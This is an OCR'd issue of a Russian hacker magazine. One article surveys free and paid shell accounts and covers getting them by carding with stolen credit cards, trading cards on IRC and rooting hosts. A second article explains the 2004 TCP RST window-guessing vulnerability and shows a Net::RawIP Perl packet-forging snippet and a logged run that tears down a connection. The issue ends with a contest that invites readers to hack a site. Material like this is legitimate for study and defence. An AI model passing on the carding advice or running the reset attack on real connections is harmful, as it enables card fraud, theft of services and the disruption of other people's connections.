
Если ты практичный и богатый человек, то заплатить несколько сотен рублей в месяц не такая уж и проблема. За эти бабки тебе предоставят либо полноценный аккаунт с пользовательскими правами и максимальными квотами, либо вообще VDS (Virtual Dedicated Server). VDS является виртуальной системой, которая отдается тебе в полное распоряжение.

И, наконец, наряду с бедными и богатыми, существуют люди без совести. Они способны использовать чужую кредитку и нагло обворовывать состоятельных иностранцев :). Для таких кардеров есть web-узлы, позволяющие зарегистрировать аккаунт по паленой карте. Помимо этого, популярен метод трей-

> Есть web-узлы, позволяющие зарегистрировать аккаунт по паленой карте.



Эх, если бы все ссылки были по теме...



Моментальное создание аккаунта

динга на раскрученных IRC-каналах. Тут тоже не без своих особенностей, о которых я также расскажу ниже.

ХАЛЯВА, СЭР!

Начнем с самого излюбленного метода - получения халявного шелла. Когда-то у меня был крупный список сайтов с такой услугой, но в наше время он уже неактуален. Поэтому для определения живучести подобных ресурсов я руководствовался старым дедовским способом. Зайдя на Гугл и набрав в строке поиска "free shells", я получил порядочное число ссылок. Теперь мне предстояла рутинная и неблагодарная работа по выборке рабочих проектов. Я думал, что уже не существует бесплатных сервисов, однако кое-что мне удалось нарыть.

1. www.freeshell.org

На мой взгляд, неплохой проектик. Порадовала быстрая регистрация и моментальная активация аккаунта. Чтобы получить шелл, достаточно прителнетиться к хосту sdf.lonestar.org и в интерактивном режиме заполнить небольшую регистрационную форму (воинское звание, табельный номер, размер сапог ;)). После этого тебе напишут, что аккаунт создан и готов к работе. После входа в систему перед тобой предстанет стандартное приглашение NetBSD и строчка, напоминающая о том, что доступ предоставлен всего на 90 дней. Вот тебе и первый облом. Впрочем, из-за подобной политики проект и выжил - аккаунт используют те, кому он действительно нужен.

Если говорить о функциональности, то возможности юзера урезаны по самые уши.

> Если говорить о функциональности, то возможности юзера урезаны по самые уши.

```
mud      - connect to the SDF MultiUser Dungeon
unix     - a listing of available UNIX commands
bboard   - sdf user message boards
com      - chat with other users online
ysm      - chat on the ICQ network
naim     - chat on the AOL network
gopher   - gopherspace network browser
lynx     - browse the web textually
bksp     - set your BACKSPACE key
faq      - frequently asked questions
games    - a listing of available games
delme    - delete your free account
validate - gain additional shell access

[ Your account will expire in 88 days - Please 'validate' your account soon ]
sdf:/udd/f/forb> ping www.ru
PING www.ru (194.87.0.50): 48 data bytes
64 bytes from 194.87.0.50: icmp_seq=0 ttl=45 time=406.337 ms
^C64 bytes from 194.87.0.50: icmp_seq=1 ttl=45 time=366.233 ms
64 bytes from 194.87.0.50: icmp_seq=2 ttl=45 time=277.258 ms
^C64 bytes from 194.87.0.50: icmp_seq=3 ttl=45 time=337.908 ms
^C^C^C^C64 bytes from 194.87.0.50: icmp_seq=4 ttl=45 time=426.359 ms

----www.ru PING Statistics----
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 277.258/362.819/426.359/58.915 ms
sdf:/udd/f/forb> telnet www.ru ftp
psh: telnet www.ru ftp: not found - try 'help' for commands
sdf:/udd/f/forb> validate

Validating your account ensures our future!  Please do it today.
Remember, you make SDF what it is.  Without you, we wouldn't exist.
```

Бесплатный ping, платный telnet

Из сетевых утилит дается право юзать только ping, traceroute, links (или lynx, на выбор) и аську. Последнее радует - консольная аська еще никому не навредила. Если хочется большего - набери validate и прочитай, как можно купить полновесный аккаунт и использовать его без ограничений.

2. grex.cyberspace.org

Ресурс очень похож на freeshell.org. Для регистрации заполняется форма на вебе, аккаунт активируется сразу же после нажатия кнопки Submit. Далее телнеться на grex.cyberspace.org и указывай логин с паролем, который вводил при регистрации. Вуаля, ты внутри. Набери uname -a и узнаешь, куда ты попал :). А попал ты в старую систему с великим названием SunOS 4.1.4. Кроме этого весомого недостатка, сетевые возможности урезаны до предела - запрещены ICMP-пакеты и телнет на все порты, кроме 80. Да и то, когда лезешь на вебовый порт через telnet, появляется отвратительное сообщение. Мол, не принято у нас через сеть общаться :). Однако, lynx'ом пользоваться дают, и заливать wget'ом позволяют. И компилировать проекты не запрещают. Но, как указано в MOTD, бесполезно запускать всякие баунсеры и прокси. В целом ресурс неплохой. Шелл дается навсегда и без возможности покупки полноценного аккаунта.

3. m-net.arbornet.org

Третий ресурс, и снова в зоне org. Для регистрации телнетимся на вышеуказанный хост и вводим логин "newuser". Далее - процедура принятия условий и короткая интерактивная регистрация. Аккаунт активируется сразу и навсегда. Сервер стоит на платформе FreeBSD 4.6, и админы за ним тщательно следят. Еще года три назад я шарил-

Интерактивная регистрация на Арборнете

Новая политика Нюха ;)

ся по Арборнету в поисках уязвимостей и не нашел, к чему можно прикопаться ;). В целом - неплохая среда, неплохой сервер, даже sshd имеется. Одно плохо - стоит запрет всего исходящего трафика, кроме веба. Точнее, веб удается поюзать только lynx'ом, ибо telnet вообще не в силах куда-либо прицепиться. То же самое касается и ICMP-утилит.

Если тебе нужен шелл для компиляции тестовых программ, не требующих сети, - arbornet для тебя. В противном случае придется искать другой вариант.

4. www.nyx.net

Данный ресурс я привел лишь потому, что это последний проект, который предоставляет халяву. Для получения аккаунта необходимо зацепиться на nyx.nyx.net. Полазив по некрасивым менюшкам, можно узнать, что новые аккаунты создаются не через telnet, а через e-mail. Я отправил письмо, но так и не получил ответа от админа. Отправь ты - может повезет больше, чем мне :). Если верить MOTD, зарегенный пользователь получает доступ к утилитам FTP, telnet и IRC. Помимо этого, не запрещено юзать ping и traceroute. В целом: находка для консольного хакера.

ПЛАТИ И НАСЛАЖДАЙСЯ!

Итак, пришло время поговорить о платных ресурсах. Нет, не о порносайтах, как ты, наверное, подумал ;). Существуют проекты, которые за деньги выделяют тебе полноценный шелл-аккаунт безо всяких ограничений. Если говорить о пользовательских правах, то схиляют различного рода хостинги типа h1.ru. Не буду описывать процедуру регистрации, потому как никогда не хостился у них за деньги. Предполагаю, что шелл будет похож на халявный, но без кастрации возможностей.

В последнее время стало модным предоставлять так называемые выделенные серверы, или VDS. ВДСка представляет собой рабочую систему, загнанную в chroot и крутящуюся на свободном сетевом адресе. В целом его работа очень похожа на VMware.

Самым прикольным, на мой взгляд, ресурсом, где для тебя создадут VDS, является www.ispserver.com. Во-первых, здесь предоставляются довольно мощные, пускай и виртуальные, машинки за небольшую плату. Во-вторых, аккаунт активируется в тот же (максимум на следующий) день. В-третьих, на сервере крутится стабильная FreeBSD. И, наконец, самое лакомое известие для хакера-халявщика: любой желающий может протестировать VDS в течение трех часов либо пяти дней. Опять же указывается, что по желанию юзер вправе продлить период тестирования аж до 20 дней. При этом, как я уже говорил, VDS подразумевает рутовые права, установленный Apache, FTP, антивирусник и сендмыл. Впрочем, с последним в тестовом режиме прилетает птица обломинго. Чтобы разные хакеры не флудили и не спамили, компания вынуждена урезать канал до 512 Кбит/сек, а также запретить отправку почты. Если тебе нужен шелл для бота на 20 дней, ispserver.com - идеальный вариант ;). Я не раз регился в демо-режиме для поднятия тестового Web-проекта на стороннем сервере.

Для регистрации необходимо заполнить анкету, и в течение дня тебе на мыло свалится письмо с настройками сервера. Далее - свобода выбора. Можешь создавать аккаунты, насаждать ботов, строить Web-проект. Помни, что жить такому серверу максимум 20 дней :).

Если же шелл на 20 дней тебя не устраивает и хочется чего-то постабильнее, то его можно попросту скардить. Я ни в коей мере ни к чему такому не призываю, но если какая-то система принимает к оплате кредитные карты, хакер вполне может прикупить себе аккаунт за чужие деньги. Если за 10 дней владелец кредитки не опротестует платеж, то аккаунт активируется, а сумма дебетируется. В противном случае сделку аннулируют.

Не нравятся карты - плати вебманями. Специально для богатых русских клиентов создан проект www.firstvds.ru. Цены просто смешные - от 5$ до 20$ в месяц за VDS. Правда, такой сервер нельзя использовать для запуска серьезных приложений. Все потому, что мозгов в нем мало. Например, за 5$ дают всего 16 метров памяти. Хочешь больше - плати баблос. Мой знакомый уже год как клиент firstvds и души в нем не чает. Возможно, тебе тоже понравится их сервис. Что касается меня, я не регистрировался на этом сайте, поэтому могу пересказать лишь чужое впечатление.


Americas

Name	Location	Prices Start At	Credit Cards	Research		
123 Shell	CA, USA	$15 / mo	Yes	Google	Whois	History
2102 Networks	CA, USA	$7.99 / mo	Yes	Google	Whois	History
Absolute Shells	CA, USA	$9.95 / mo	Yes	Google	Whois	History
Acme Shells	IN, USA	$2.25 / mo	Yes	Google	Whois	History
[illegible]	Canada	$6.95 / mo	Yes	Google	Whois	History
[illegible]	Canada	$10 / mo	Yes	Google	Whois	History
B2Shells	Canada	$6 / mo	Yes	Google	Whois	History
[illegible]	VA, USA	$7.50 / mo	Yes	Google	Whois	History
BCM Hosting	FL, USA	$4 / mo	PayPal	Google	Whois	History
[illegible]	CT, USA	$7 / mo	PayPal	Google	Whois	History
Canadian Net	Canada	CAD$45 / 3 mo	Yes	Google	Whois	History
Capital Hosting	MO, USA	$6 / mo	PayPal	Google	Whois	History
[illegible]	MI, USA	$54 / year	No	Google	Whois	History

Пропарси этот список - может, и повезет...


ХОЧУ ХАЛЯВУ!

Все халявные ресурсы, которые описаны в статье, проверены и одобрены лично мной. Мои знакомые находили халяву на сайте **www.penguinhosting.net** (тестовый шелл на месяц с виртуалхостами), а также на **rootshell.be** (урезанный шелл-доступ). Мой реквест к админу rootshell канул в лету, поэтому я решил, что аккаунты более не предоставляются... К чему я все это? Если ты мне не веришь и хочешь найти новые бесплатные проекты - топай по ссылке **www.hacking.pl/free_shells.php**. Здесь ты отыщешь полный лист сайтов, где предоставляются бесплатные шеллы.




Стань счастливым и получи бесплатный шелл!

> В последнее время стало модным предоставлять так называемые выделенные серверы, или VDS.



Сам себе админ, сам себе хозяин


Злачное место ЭфНета

Найти сетевой ресурс, на котором можно быстро скардить шелл, очень сложно. На www.egghelp.org находится список eggable shells, однако после того, как я зарегился на 3 - 4 таких ресурсах, меня завалили спамом. Поэтому советую зарегить специальный почтовый ящик, а затем уже заполнять регистрационные формочки. Некоторые компании в принципе не подходят для кардерских дел, поскольку просят скан кредитки, звонок в офис в качестве подтверждения заказа или предлагают использовать в качестве посредника платежа Paypal или EGold. С такими конторами лучше не связывайся, только потратишь время.

ВЕЛИКАЯ СИЛА ОБМЕНА

Как я уже говорил, одним из способов получения шелла является трейдинг. В Хакере уже писали, как трейдить эксплойты, поэтому ты должен знать правила и этикет трейдеров. Если попытаешься поменять кредитку на шелл-аккаунт без предварительной тренировки, то на собственном опыте узришь, кто такие рипперы. Другими словами, тебя просто кинут - и креду отберут, и шелл не подарят. Случаются исключения, но новички не умеют отличать риппера от надежного трейдера, поэтому часто попадают. Используй трейд только если у тебя имеется опыт в этом нелегком деле.

Если хочешь встретиться с трейдерами, то цепляйся на DalNet/#shells либо на EFNet/#darknet.

А ДРУГИЕ СПОСОБЫ ЕСТЬ?

Поделюсь секретом из личного опыта: раньше (около четырех лет назад), когда мне нужен был шелл для IRC-бота, я бродил по всяческим русским каналам, ориентированным на пользователей Unix (#rusunix, #freebsd, #linux.ru и т.п.), и просил поделиться шелл-аккаунтом. Как известно, русский народ очень добрый, и из сотни админов, сидящих на канале, находилась парочка людей, не жалевших шелл. Такой сервер очень стабилен, и не было ни одного случая, когда меня его лишали (хотя вру, один раз было - сунул нос, куда не надо ;)).

И последним, самым суровым методом является взлом. Для получения шелла хакер может рутануть какой-нибудь хостинг либо рабочую станцию, а затем запустить на похаканной машине бота. Однако при этом следует трезво оценивать свои возможности и не ломать ничего в зоне ru. Впрочем, лучше вообще ничего не ломать ;).

ПОДВЕДЕМ ИТОГИ

Теперь ты знаешь, где достать шелл. До прочтения этой статьи ты и не подозревал, что в инете еще существуют халявные аккаунты, тестовые VDS-серверы и машины за смешные цены. Быть может, набив шишек на собственном лбу, ты станешь великолепным трейдером (или риппером ;)) и не будешь нуждаться в шеллах вообще. А возможно, ты уже бегаешь по юниксовым каналам и выпрашиваешь кров для своего ламобота. Подумай и взвесь все вышеописанные методы, выбрав для себя самый нужный и безопасный, а ежели не сможешь определиться сам - пиши, помогу. Но шелл не дам, я жадный :).





■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ИНТЕРНЕТ ПОД УГРОЗОЙ

Как тебе известно, интернет - не что иное, как объединение множества локальных сетей в одно целое. Обрыв некоторых звеньев может стать фатальным для такой глобальной цепи, парализовав ее важные узлы. До недавнего времени считалось, что убить интернет может только крупномасштабная DDoS-атака. Теперь все становится проще - 20 апреля стала известна серьезная ошибка в протоколе TCP.

КРИТИЧЕСКАЯ ОШИБКА ПРОТОКОЛА TCP

Ошибка в TCP - довольно редкое явление. TCP - фундаментальный протокол, который не так-то просто (а в некоторых случаях даже невозможно) оперативно запатчить. Этот протокол уже давно рассматривался с разных сторон. В инете даже публиковалась статья о теоретически возможном перехвате защищенного TCP-соединения. Да, действительно, при определенном раскладе утечка данных возможна. Однако новая уязвимость позволяет сорвать уже установленное TCP-соединение всего за несколько минут.


ИЗУЧИМ ПЕРВОИСТОЧНИК

Если верить прессе, первым описываемый баг нашел специалист по безопасности Пол Уотсон. Именно он в результате длительного исследования протокола обнаружил ошибку и зафиксировал ее в отчете по безопасности. Как утверждает Уотсон, уязвимость довольно серьезная, а в некоторых случаях даже критическая. Любой хакер может при желании серьезно нарушить работу интернет-маршрутизаторов, выбирающих оптимальный путь передачи данных между серверами. Способ обмена информацией о маршрутах (протокол Border Gateway Protocol) опирается на длительные сеансы, и нарушение этих соединений может вызвать "среднесрочную недоступность", что на время парализует работу отдельных сегментов Сети. Также возможен подрыв защищенных соединений в некоторых интернет-системах (мишенью взломщика может стать, например, SSL-соединение между браузером клиента и сервером электронного магазина).

ПРИНЦИП РАБОТЫ TCP

Если ты не знаешь теории протокола TCP, то информация об ошибке вряд ли будет тобой правильно воспринята. Поэтому я счел необходимым привести в этой статье основные сведения о TCP.

Итак, протокол TCP, работающий на транспортном уровне модели OSI, является самым надежным на сегодняшний день. Говоря о надежности, я сравниваю TCP с UDP: как известно, UDP формирует обычные датаграммы, которые доставляются в сокет получателя. При этом посылающая станция не гарантирует доставку информации. С TCP все иначе, здесь реализована схема, когда каждый потерянный пакет пересылается до тех пор, пока не будет восстановлена целостность передаваемых данных.



Заголовок TCP-пакета

Глядя на заголовок TCP-пакета, можно сделать некоторые выводы. Во-первых, поле, отведенное для Sequence Number (номера последовательности), гарантирует доставку пакетов, а также отбраковывает данные, принадлежащие

другой сессии. В самом начале соединения отправитель и получатель обмениваются начальными номерами последовательности. Затем, при передаче данных, каждый пакет в заголовке имеет SN, равный предыдущему +1. Если по какой-то причине пакет был утерян, по значению SN определяются потерянные данные, после чего получатель требует повторить их отправку.

Помимо SN, в заголовке присутствует интересное поле Window. Именно оно заставило Уотсона протестировать протокол на уязвимость. Эта часть заголовка является своего рода ограничителем посылаемого сегмента. Будучи установленным при соединении, окно регулирует размер принимаемого сегмента. Предположим, что значение поля Window равно 3000. Таким образом, если посылающая сторона отправит сегмент, состоящий из 5000 пакетов (с нумерацией от 1), 2000 последних пакетов не будут рассмотрены. Думаю, смысл тебе понятен.

Остальную часть заголовка составляют специальные флаги: SYN, ACK, PSH, URG, RST и FIN. Я предполагаю, что ты знаешь их назначение (если не знаешь - смотри врезку). По ходу статьи я не раз буду говорить про эти служебные флажки.

И, наконец, самые важные поля, формирующие сокет: Source Address, Source Port, Destination Address и Destination Port. Практически все эти поля известны, за исключением Source Port. Локальный порт для срыва соединения придется подбирать. Впрочем, обо всем по порядку.

RST-АТАКА

Если верить RFC, завершить TCP-соединение можно, послав пустой пакет с RST-флагом. Я уж не говорю о том, что поля SA, SP, DA и DP должны принимать реальные значения. Помимо этого, злобному хакеру еще необходимо угадать текущий Sequence Number и только потом послать хитро сформированный пакет в сокет. Все эти фундаментальные основы сводят вероятность срыва соединения к нулю. Суди сам, SN может изменяться в диапазоне от 1 до 4 294 967 295. Подобный номер угадать, конечно, можно. Но только если TCP-соединение простаивает. В случае активной передачи данных подобный брутфорс просто теряет смысл.

Но, как говорится, доверяй, но проверяй. Вот Уотсон и проверил :). В результате тестирования он обнаружил, что настоящий обмен немного отличается от стандартизированного. Взломщик вполне может сорвать текущее TCP-соединение, даже если оно является активным. Для этого ему совершенно не обязательно знать точный SN, а достаточно, чтобы номер поддельного пакета входил в ранжир установленного окна. Помнишь, я говорил про поле Window? Таким образом, если юзер посылает пакет с установленным RST-флагом, SN в котором равен числу 34000, а размер окна при этом равен 35000, пакет нормально "переварится" получателем, и произойдет заветный дисконнект :).

Схема атаки RST

Теперь давай рассчитаем точное число попыток, которые должен сделать хакер для срыва соединения. Зная, что в заголовке TCP размер поля Window равен 16K, а максимальный SN может быть представлен числом 4 294 967 295, просто поделим SN на Window. В итоге получаем, что хакеру достаточно сделать чуть больше 260 тысяч попыток. С текущей пропускной способностью такой брутфорс вполне реален. По RFC, размер Window вообще может быть 64K. При этом хакеру достаточно отправить всего 65 537 пакетов. Но на самом деле не все так просто. Помнишь, я рассказывал про поле Source Port, а именно про то, что его не всегда легко узнать? Параллельно с перебором SN, хакер должен перебирать и SP. Последний параметр колеблется от 1025 до 49 152. Некоторые операционки, например OpenBSD, выдают значение SP случайным образом. Но обычно локальный порт формируется путем простого инкремента порта от прошлого соединения. Таким образом, взломщику чаще всего достаточно прогнать значения SP в диапазоне 1025 - 5000.

> Локальный порт для срыва соединения придется подбирать.

SYN-АТАКА И DATA INJECTION

На этом баги не заканчиваются. Помимо выставления RST-флага, взломщик может установить SYN-флаг (флаг синхронизации). Увидев SYN, получатель отправит ответный RST (если, конечно, пакет входит в границы окна) и закроет соединение. В принципе, такая атака повторяет по виду предыдущую, меняется лишь название флага, поэтому все остальные просчеты и ограничения остаются такими же, как в прошлом случае.

Во всех вышеизложенных изъянах хакер посылает абсолютно пустой пакет. То бишь поле DATA имеет нулевой размер. При этом взломщик выигрывает в скорости, но выполняет всего одну задачу - разрыв соединения. Уотсон не исключает случаи внедрения в TCP-соединение, когда хакер может намеренно повредить пересылаемые данные. Для этого нужно не устанавливать флаги, а сформировать правильный пакет с подходящим SN. Если получатель расценит подобные данные как свои, то передаваемая информация заметно исказится. Правда, этот прием эффективен, если происходит передача большого файла с небольшой скоростью. В остальных случаях взломщик, вероятно, не успеет подобрать необходимый SN.

МАГИЧЕСКИЕ ФЛАГИ

Как я говорил, в TCP-заголовке обязательно указываются флаги. Самыми важными из них являются SYN, ACK, FIN и RST. Вот их краткое описание:

Флаг SYN используется при инициализации соединения. При формировании соединения отправитель шлет получателю пакет с начальным SN и взведенным флагом SYN. Получатель, приняв пакет, отправляет ответный запрос с взведенными флагами SYN и ACK. При этом заполняется поле заголовка ACK, которое имеет значение "полученный SN+1". Помимо этого, получатель определяет SN со своей стороны. Отправитель данных, приняв подтверждение, переходит в состояние ESTABLISHED, а также засылает еще один пакет с подтверждением номера очереди получателя (выставляется флаг ACK и значения поля ACK, равное "SN+1"). И только после этого начинается передача данных. Подобная процедура называется "рукопожатием" или "подтверждением трех путей".


Процедура завершения соединения представляется похожим образом. Отправитель засылает флаг FIN, что означает "данных больше нет". Получатель выдает подтверждение с флагом ACK и FIN, получив которое, отправитель шлет последний ACK на FIN и закрывает соединение. Приняв последнее подтверждение, получатель окончательно завершает передачу.

Флаг RST используется для перезагрузки соединения в случае возникновения ошибок (дубликата SYN и т.п.). Про остальные флажки URG и PSH ты можешь прочитать в RFC793.

Чтобы врубиться в теорию срыва соединения, необходимо знать устройство TCP. Для этого советую тебе почитать русский перевод спецификации RFC793 (www.free.net/Info/usmanov-01/rfc793.htm).



Для виндовых тестеров эксплойта необходимо установить RawIP через инсталлятор ppm, предварительно поставив winpcap (http://winpcap.polito.it/install/bin/WinPcap_3_1_beta.exe).



На нашем диске ты найдешь RFC793 в русском переводе, а также библиотеку libpcap с модулем Net::RawIP. Winpcap уже была выложена в июньском диске X.

ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ

Но довольно утомительной теории! Давай проведем практический эксперимент, который покажет, действительно ли такую серьезную опасность представляет собой эта уязвимость. Попробуем протестировать какой-нибудь эксплойт, реализующий одну из вышеописанных атак. В инете выложено несметное количество разнообразных сплойтов для этого бага, но мне понравился только один гибкий Perl-вариант, который был написан K-sPecial'ом. Программа позволяет оборвать соединение с помощью RST-атаки. Как утверждает автор, при тестировании уязвимости он затратил всего 3 минуты на то, чтобы убить сетевое соединение. Посмотрим, что получится у нас :).

Исходник эксплойта и его описание можно найти по ссылке http://lists.netsys.com/pipermail/full-disclosure/2004-April/020458.html. Этот скрипт умеет перебирать как SN, так и SP/DP. В нашем эксперименте я подключусь к своему компьютеру с удаленного шелла и попробую прервать соединение.

Прежде чем тестировать багу, необходимо было установить модуль Net::RawIP, а также библиотеку libpcap. Подобный комплект позволяет создавать TCP-пакеты в Perl-сценариях. После того, как модуль корректно установился, я проверил синтаксис скрипта командой perl -c tcp.pl - интерпретатор не стал ругаться матом и молча пропарсил код сплойта.

Прежде чем начинать эксперимент, я бы хотел обратить твое внимание на ключевой момент сценария:



Не стоит забывать, что все действия по взлому сетей противозаконны. Эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция журнала ответственности не несут.

Создаем raw-socket

```
$a = new Net::RawIP;
$a->set({ip => {saddr => "$sip",daddr => "$dip"},
tcp => {source => $sport, dest => $dport, rst => 1,
syn => 1, seq => $i}}) ;
$a->send;
```

В первой строке происходит создание объекта, далее заполняются все необходимые поля заголовка, а также устанавливается RST-флаг. Предполагаемый SN является счетчиком цикла.

Я подключился с удаленного шелла на собственный компьютер. После этого при помощи команды tcpdump -i iface я посмотрел размер окна - в моем случае оно имело границу 5040. В этом же выводе tcpdump'а я узнал и содержимое полей SA, SP, DA и DP, их необходимо было задать при интерактивном опросе эксплойта. Впрочем, эти данные ты можешь определить, выполнив команду netstat -an на локальной машине.

Запустив эксплойт и выбрав требуемый тип перебора, я ввел известные о соединении данные. Размер окна можно было оставить минимальным (хотя я ввел цифру, полученную из вывода tcpdump). Установив стартовый SN и время паузы нулевыми, я начал засекать время и периодически проверял активность соединения. Не прошло и 15 минут, как мое FTP-соединение рухнуло, что, признаюсь, вызвало у меня дикий восторг :). 15 минут - это ровно в пять раз больше заявленного автором сплойта времени, но это можно объяснить тем, что между мной и шеллом был довольно узкий канал и перебор едва ли велся на оптимальной скорости.

```
Using username "forb".
Authenticating with public key "dsa-key-20040214"
Last login: Wed May 12 12:23:47 2004 from forb.convex.ru
[forb@tim forb]$ su
Password:
[root@tim forb]# telnet forb.convex.ru ftp
Trying 82.193.146.135...
Connected to forb.convex.ru.
Escape character is '^]'.
220 You are welcome :)
user test
331 User name okay, need password.
pass test
230 User logged in, proceed.


Connection closed by foreign host.
[root@tim forb]#
```

Определяем координаты сокетов

УЯЗВИМЫЕ ПРОДУКТЫ

TCP-изъянам в большей мере подвержены протоколы маршрутизации, а также некоторые операционки "железных" роутеров. Полный список уязвимых продуктов (в которых ошибка является критической) ты можешь посмотреть здесь: **http://security.nnov.ru/search/document.asp?docid=6115**. В этой же ветке находится еще один исходник эксплойта, который использует RST-атаку на соединение.

> Он затратил всего 3 минуты на то, чтобы убить сетевое соединение.

```
chmod 644 blib/arch/auto/Net/RawIP/RawIP.bs
Manifying blib/man3/Net::RawIP.3
Manifying blib/man3/Net::RawIP::libpcap.3
[root@tim Net-RawIP-0.1]# make install
make[1]: Entering directory `/home/forb/work/Net-RawIP-0.1/ExtUtils-MakeMaker-6.21'
cp bin/instmodsh ../blib/script/instmodsh
/usr/bin/perl "-Iblib" "-MExtUtils::MY" -e "MY->fixin(shift)" ../blib/script/instmodsh
make[1]: Leaving directory `/home/forb/work/Net-RawIP-0.1/ExtUtils-MakeMaker-6.21'
Running Mkbootstrap for Net::RawIP ()
chmod 644 RawIP.bs
rm -f blib/arch/auto/Net/RawIP/RawIP.so
LD_RUN_PATH="/usr/lib" cc  -shared -L/usr/local/lib RawIP.o util.o eth.o ifaddrlist.o  -o blib/arch/auto/Net/RawIP/RawIP.so   -lpcap
chmod 755 blib/arch/auto/Net/RawIP/RawIP.so
cp RawIP.bs blib/arch/auto/Net/RawIP/RawIP.bs
chmod 644 blib/arch/auto/Net/RawIP/RawIP.bs
Files found in blib/arch: installing files in blib/lib into architecture dependent library tree
Writing /usr/local/lib/perl5/site_perl/5.8.0/i386-linux/auto/Net/RawIP/.packlist
Appending installation info to /usr/lib/perl5/i386-linux/perllocal.pod
```

Собираем модуль Net::RawIP

ФИНАЛЬНЫЙ НЕКРОЛОГ

Даже при двух неизвестных переменных (SN и SP) атака возможна. В первую очередь пострадает протокол BGP, затем некоторые циски (со слабой TCP-реализацией). И, наконец, при желании хакер может сорвать практически любое соединение. Если, конечно, он владеет мощным каналом и определенными навыками во взломе. Уже известны первые крупные срывы соединений, и это не предел, поскольку запатчить протокол TCP на всех серверах в инете практически невозможно. Поэтому в скором будущем жди известий о кратковременной кончине интернета ;).

```
F:\Documents and Settings\Forbik>netstat -an|find "21"
  TCP    82.193.146.135:21      0.0.0.0:0              LISTENING
  TCP    82.193.146.135:21      82.193.146.30:1045     ESTABLISHED
  TCP    82.193.146.135:21      194.226.227.5:38139    ESTABLISHED
  TCP    82.193.146.135:1025    68.165.21.204:1965     ESTABLISHED
  TCP    82.193.146.135:1025    211.187.57.134:4179    ESTABLISHED
  TCP    82.193.146.135:3599    82.193.146.3:21        ESTABLISHED
  TCP    82.193.146.135:3601    82.193.146.3:21        ESTABLISHED
  TCP    82.193.146.135:4505    213.59.232.1:55000     ESTABLISHED
  TCP    192.168.0.1:21         0.0.0.0:0              LISTENING
```

Определяем координаты сокетов



NSD (nsd@nsd.ru)

ХКОНКУРС ЗВЕЗДНЫЙ КАЛЕНДАРЬ



Привет! Колись, прошел конкурс июньского номера? Если нет, то не расстраивайся, вставляй диск с номером 2 и смотри видео о том, как надо было ломать падонков месяц назад. Ну а если прошел, то поздравляю тебя и виртуально жму твою умелую руку! Только ты долго что-то хаксорил. Бери пример с MOTHER_HACKER'а - он сделал это первым, поэтому и получит рулезный приз! MOTHER_HACKER'у, кстати, нужно подвалить в редакцию и забрать презент и заодно познакомиться с X-crew :).

А теперь о деле. Как ты уже догадался, я хочу сейчас рассказать, в чем будет заключаться задание следующего конкурса. Тебе, конечно же, не терпится узнать, чем решили заняться ПаДоНкИ в этот раз. В этот раз они решили написать для сайта www.padonak.ru звездный календарь, раскрутить его и продавать в будущем результаты гадания за WebMoney. Ну а тебе нужно показать им, кто в их доме хозяин, и поломать их сайт www.padonak.ru. Вот, собственно говоря, что конкретно нужно сделать:

1) В херомант-скрипте находишь баг.
